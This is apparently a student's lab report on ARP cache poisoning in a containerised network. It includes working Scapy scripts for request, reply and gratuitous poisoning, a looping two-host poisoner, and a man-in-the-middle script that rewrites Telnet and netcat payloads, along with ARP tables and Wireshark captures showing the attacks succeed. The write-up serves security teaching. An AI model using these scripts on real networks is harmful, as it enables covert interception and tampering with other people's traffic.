
	IP Address	MAC Address
Attacker - M	10.9.0.105	02:42:0a:09:00:69
Host A	10.9.0.5	02:42:0a:09:00:05
Host B	10.9.0.6	02:42:0a:09:00:06

Task 1: ARP Cache Poisoning

```
  GNU nano 4.8                         ARP_venom.py
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1 # 1 for ARP requests; 2 for ARP reply

pkt = E/A
ls(E)
sendp(pkt)
```

Wrote a script that defines Ethernet interface and constructs an ARP request then builds a packet with the defined characteristics to send across the network.



Running the above script produces interface information fields from ls(E) and ls(ARP) highlighting the parameters contained within the packet that was sent from the attacker container to the host VM.

Task 1A: Cache poisoning using an ARP request

```
  GNU nano 4.8                                            test.py
#! /usr/bin/env python3

#Poison A
from scapy.all import *
E = Ether()
A = ARP(psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69"
        ,pdst="10.9.0.5")
A.op = 1
# 1 for ARP request: 2 for ARP reply
pkt = E/A
ls(E)
pkt.show()
sendp(pkt)

#Poison B
#E = Ether()
#B = ARP(psrc="10.9.0.5",hwsrc="02:42:0a:09:00:69"
#        ,pdst="10.9.0.6")
#A.op = 1
# 1 for ARP request: 2 for ARP reply
#pkt = E/B
#ls(E)
#pkt.show()
#sendp(pkt)
```

Preparing a script for ARP Cache poisoning of Host A. The following screenshot confirms Host A's current ifconfig and the subsequent ARP cache from prior communication with Host B.

```
root@ee4382c8bdcc:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 156  bytes 19237 (19.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 84  bytes 5614 (5.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/# 
```

Verifying current ARP cache with `arp -n`. Host B is 10.9.0.6 with a MAC address of 02:42:0a:09:00:06.

```
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/#
```

Host A is confirmed to have a Poisoned ARP cache which directs packet traffic meant for Host B through the attacking machine 10.9.0.105 first. Forwarding is maintained in order to not trigger man-in-the-middle presence. Preliminary attack is successful.

Task 1B: Cache poisoning using an ARP response

```
  GNU nano 4.8
#! /usr/bin/env python3

#Poison A
from scapy.all import *
E = Ether()
A = ARP(psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69"
        ,pdst="10.9.0.5")
A.op = 2
# 1 for ARP request: 2 for ARP reply
pkt = E/A
ls(E)
pkt.show()
sendp(pkt)

#Poison B
#E = Ether()
#B = ARP(psrc="10.9.0.5",hwsrc="02:42:0a:09:00:69"
#        ,pdst="10.9.0.6")
#A.op = 1
# 1 for ARP request: 2 for ARP reply
#pkt = E/B
#ls(E)
#pkt.show()
#sendp(pkt)
```

Prepared script for an ARP reply to Host A from Attacker M as if the reply came from Host B.

```
root@5c7de3627fda:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@5c7de3627fda:/#
```

Status of Host B prior to poisoning Host A.

Scenario 1: Host B's IP and MAC are properly cached in Host A

```
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/#
```

Status of Host A ARP cache prior to execution of python script written at beginning of Task1B. Note the separate HWaddresses for each host.

```
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/#
```

Status of Host A ARP Cache at the conclusion of Attacker M's ARP poisoning python script. This screenshot is showing the ARP cache of Host A was successfully poisoned which is showing the same MAC address for both 10.9.0.105 and 10.9.0.6. Note the matching HWaddresses which matches the 10.9.0.105 address in the previous screenshot.

Scenario 2: Delete Host B IP from Host A Cache

```
root@ee4382c8bdcc:/# arp -d 10.9.0.6
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/#
```

Deleting Host B entry from Host A ARP cache shows the ARP poisoning attack did not execute successfully. This is because there is no entry for Host B in the ARP cache of Host A which is important for the reply, otherwise there is no host available.

Task 1C: Cache poisoning using an ARP gratuitous message.

```
  GNU nano 4.8                                    gratuitous_test.
#! /usr/bin/env python3

#Poison A
from scapy.all import *
E = Ether(dst="ff:ff:ff:ff:ff:ff", src="02:42:0a:09:00:69")
A = ARP(psrc="10.9.0.6", hwsrc="02:42:0a:09:00:69"
        ,pdst="10.9.0.6", hwdst="ff:ff:ff:ff:ff:ff")

pkt = E/A
pkt.show()
sendp(pkt)
```

ARP gratuitous message script preparing for the following two scenarios: Host B IP and MAC in Host A cache and Host B IP and MAC deleted from Host A cache.

Scenario 1: Host B's IP and MAC are properly cached in Host A

```
root@6d78409d31d0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@6d78409d31d0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@6d78409d31d0:/#
```

Pinging Host B from Host A establishes the proper routing information in Host A's ARP cache. Then running our gratuitous script above in our Attacker Machine M poisons Host A's ARP cache sending Host B's packet through the attackers MAC address first then forwarding to Host B.

Scenario 2: Delete Host B IP from Host A Cache

```
root@ee4382c8bdcc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@ee4382c8bdcc:/#
```

Deleting Host B's IP from Host A's ARP cache did not allow for cache poisoning by Attacker M. A previous IP and MAC address entry from a prior packet transmission is required.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

```
  GNU nano 4.8
#! /usr/bin/env python3

#Poison A
from scapy.all import *
E = Ether()
A = ARP(psrc="10.9.0.6",hwsrc="02:42:0a:09:00:69"
        ,pdst="10.9.0.5")
A.op = 1 # 1 for ARP request: 2 for ARP reply
pkt = E/A
ls(E)
pkt.show()
sendp(pkt)

#Poison B
E = Ether()
B = ARP(psrc="10.9.0.5",hwsrc="02:42:0a:09:00:69"
        ,pdst="10.9.0.6")
A.op = 1 # 1 for ARP request: 2 for ARP reply
pkt1 = E/B
ls(E)
pkt1.show()
sendp(pkt1)

while True:
        sendp(pkt)
        sendp(pkt1)
        time.sleep(5)
```

The script above is packaged in a manner that will poison both Host A and Host B simultaneously when the script in run on Attacker M's machine. This will loop until user exit. First, we must ensure that both Host A and Host B's ARP tables include entries for packet transmissions between one another. We will ping Host B from Host A and vice versa.

```
root@6d78409d31d0:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.113 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.112 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.099/0.108/0.113/0.006 ms
root@6d78409d31d0:/# arp
Address                  HWtype  HWaddress           Flags Mask
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C
root@6d78409d31d0:/#
```

Ping Host B from Host A and confirm ARP tables are true to their IP and MAC configurations.

```
root@aa24c37cc7a2:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.196 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.163 ms
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1020ms
rtt min/avg/max/mdev = 0.163/0.179/0.196/0.016 ms
root@aa24c37cc7a2:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
root@aa24c37cc7a2:/#
```

Ping Host A from Host B and confirm ARP tables are true to their IP and MAC configurations.

```
        RX packets 0  bytes 0 (
        RX errors 0  dropped 0
        TX packets 58  bytes 96
        TX errors 0  dropped 0

[02/27/23]seed@VM:~/.../Labsetu
aa24c37cc7a2  B-10.9.0.6
6d78409d31d0  A-10.9.0.5
c83df502dfd5  M-10.9.0.105
[02/27/23]seed@VM:~/.../Labs
```

```
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@6d78409d31d0:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@6d78409d31d0:/#
```


seed@VM: ~/.../Labsetup

```
root@aa24c37cc7a2:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.196 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.163 ms
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1020ms
rtt min/avg/max/mdev = 0.163/0.179/0.196/0.016 ms
root@aa24c37cc7a2:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
root@aa24c37cc7a2:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@aa24c37cc7a2:/#
```


Three terminals are shown in the screenshot above; top-right terminal is Host A with a poisoned ARP cache, Bottom-right terminal is Host B with a poisoned ARP cache.

```
150 2023-02-28 17:38:34.632497… fe80::42:81ff:fea6:… ff02::fb           MDNS  221 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _pgpkey-hkp._t…
151 2023-02-28 18:05:21.386630… 02:42:0a:09:00:69    Broadcast          ARP    42 Who has 10.9.0.5? Tell 10.9.0.105
152 2023-02-28 18:05:21.386668… 02:42:0a:09:00:05    02:42:0a:09:00:69  ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
153 2023-02-28 18:05:21.416886… 02:42:0a:09:00:69    02:42:0a:09:00:05  ARP    42 10.9.0.6 is at 02:42:0a:09:00:69
154 2023-02-28 18:05:21.449797… 02:42:0a:09:00:69    Broadcast          ARP    42 Who has 10.9.0.6? Tell 10.9.0.105
155 2023-02-28 18:05:21.449824… 02:42:0a:09:00:06    02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06
156 2023-02-28 18:05:21.480685… 02:42:0a:09:00:69    02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 detected!)
157 2023-02-28 18:05:21.480714… 02:42:0a:09:00:06    02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 detected!)
158 2023-02-28 18:05:21.513134… 02:42:0a:09:00:69    02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 detected!)
159 2023-02-28 18:05:21.513160… 02:42:0a:09:00:06    02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 detected!)
160 2023-02-28 18:05:26.550045… 02:42:0a:09:00:69    02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 detected!)
161 2023-02-28 18:05:26.550089… 02:42:0a:09:00:06    02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 detected!)
162 2023-02-28 18:05:31.586051… 02:42:0a:09:00:69    02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 detected!)
163 2023-02-28 18:05:31.586094… 02:42:0a:09:00:06    02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 detected!)

Frame 161: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-a0f953fdcc77, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Address Resolution Protocol (reply)
[Duplicate IP address detected for 10.9.0.6 (02:42:0a:09:00:06) - also in use by 02:42:0a:09:00:69 (frame 153)]
[Duplicate IP address detected for 10.9.0.5 (02:42:0a:09:00:69) - also in use by 02:42:0a:09:00:05 (frame 152)]
```

Wireshark screenshot showing looped ARP poisoning from Attacker M. Next is to turn off IP forwarding on Host M.




With sysctl net.ipv4.ip_forward=0 having IP forwarding off, packets between Hosts A and B are routinely dropped and cannot effectively reach their destinations.



Forwarding on allows the Hosts A and B to remain unsuspecting of any poisoning unless they are actively viewing packet transmissions which show there is a redirect happening before their transmissions are received. Wireshark is showing redirect and duplicate packets resulting for ARP poisoning.


```
  GNU nano 4.8                              figureinthemiddle.py
#!/usr/bin/python3

from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
                real = (pkt[TCP].payload.load)
                data = real.decode()
                stri = re.sub(r'[a-zA-Z]',r'Z',data)
                newpkt = pkt[IP]
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                newpkt = newpkt/stri
                print("Data transformed from: "+str(real)+" to: "+ stri)
                send(newpkt, verbose = False)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = pkt[IP]
                send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Packet spoof script enabling data transformations in the following step.



This screenshot shows data input for Host A when telnet to Host B is being transformed in transit through Host M. Data transformations are kind of wacky so this will require more troubleshooting.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning



After poisoning Host A's ARP cache with the previous test.py script, executing `nc 10.9.0.6 9090` on Host A and `nc -l 9090` on Host B, transmitting 'drew' is transformed to 'AHHH' when received by Host B.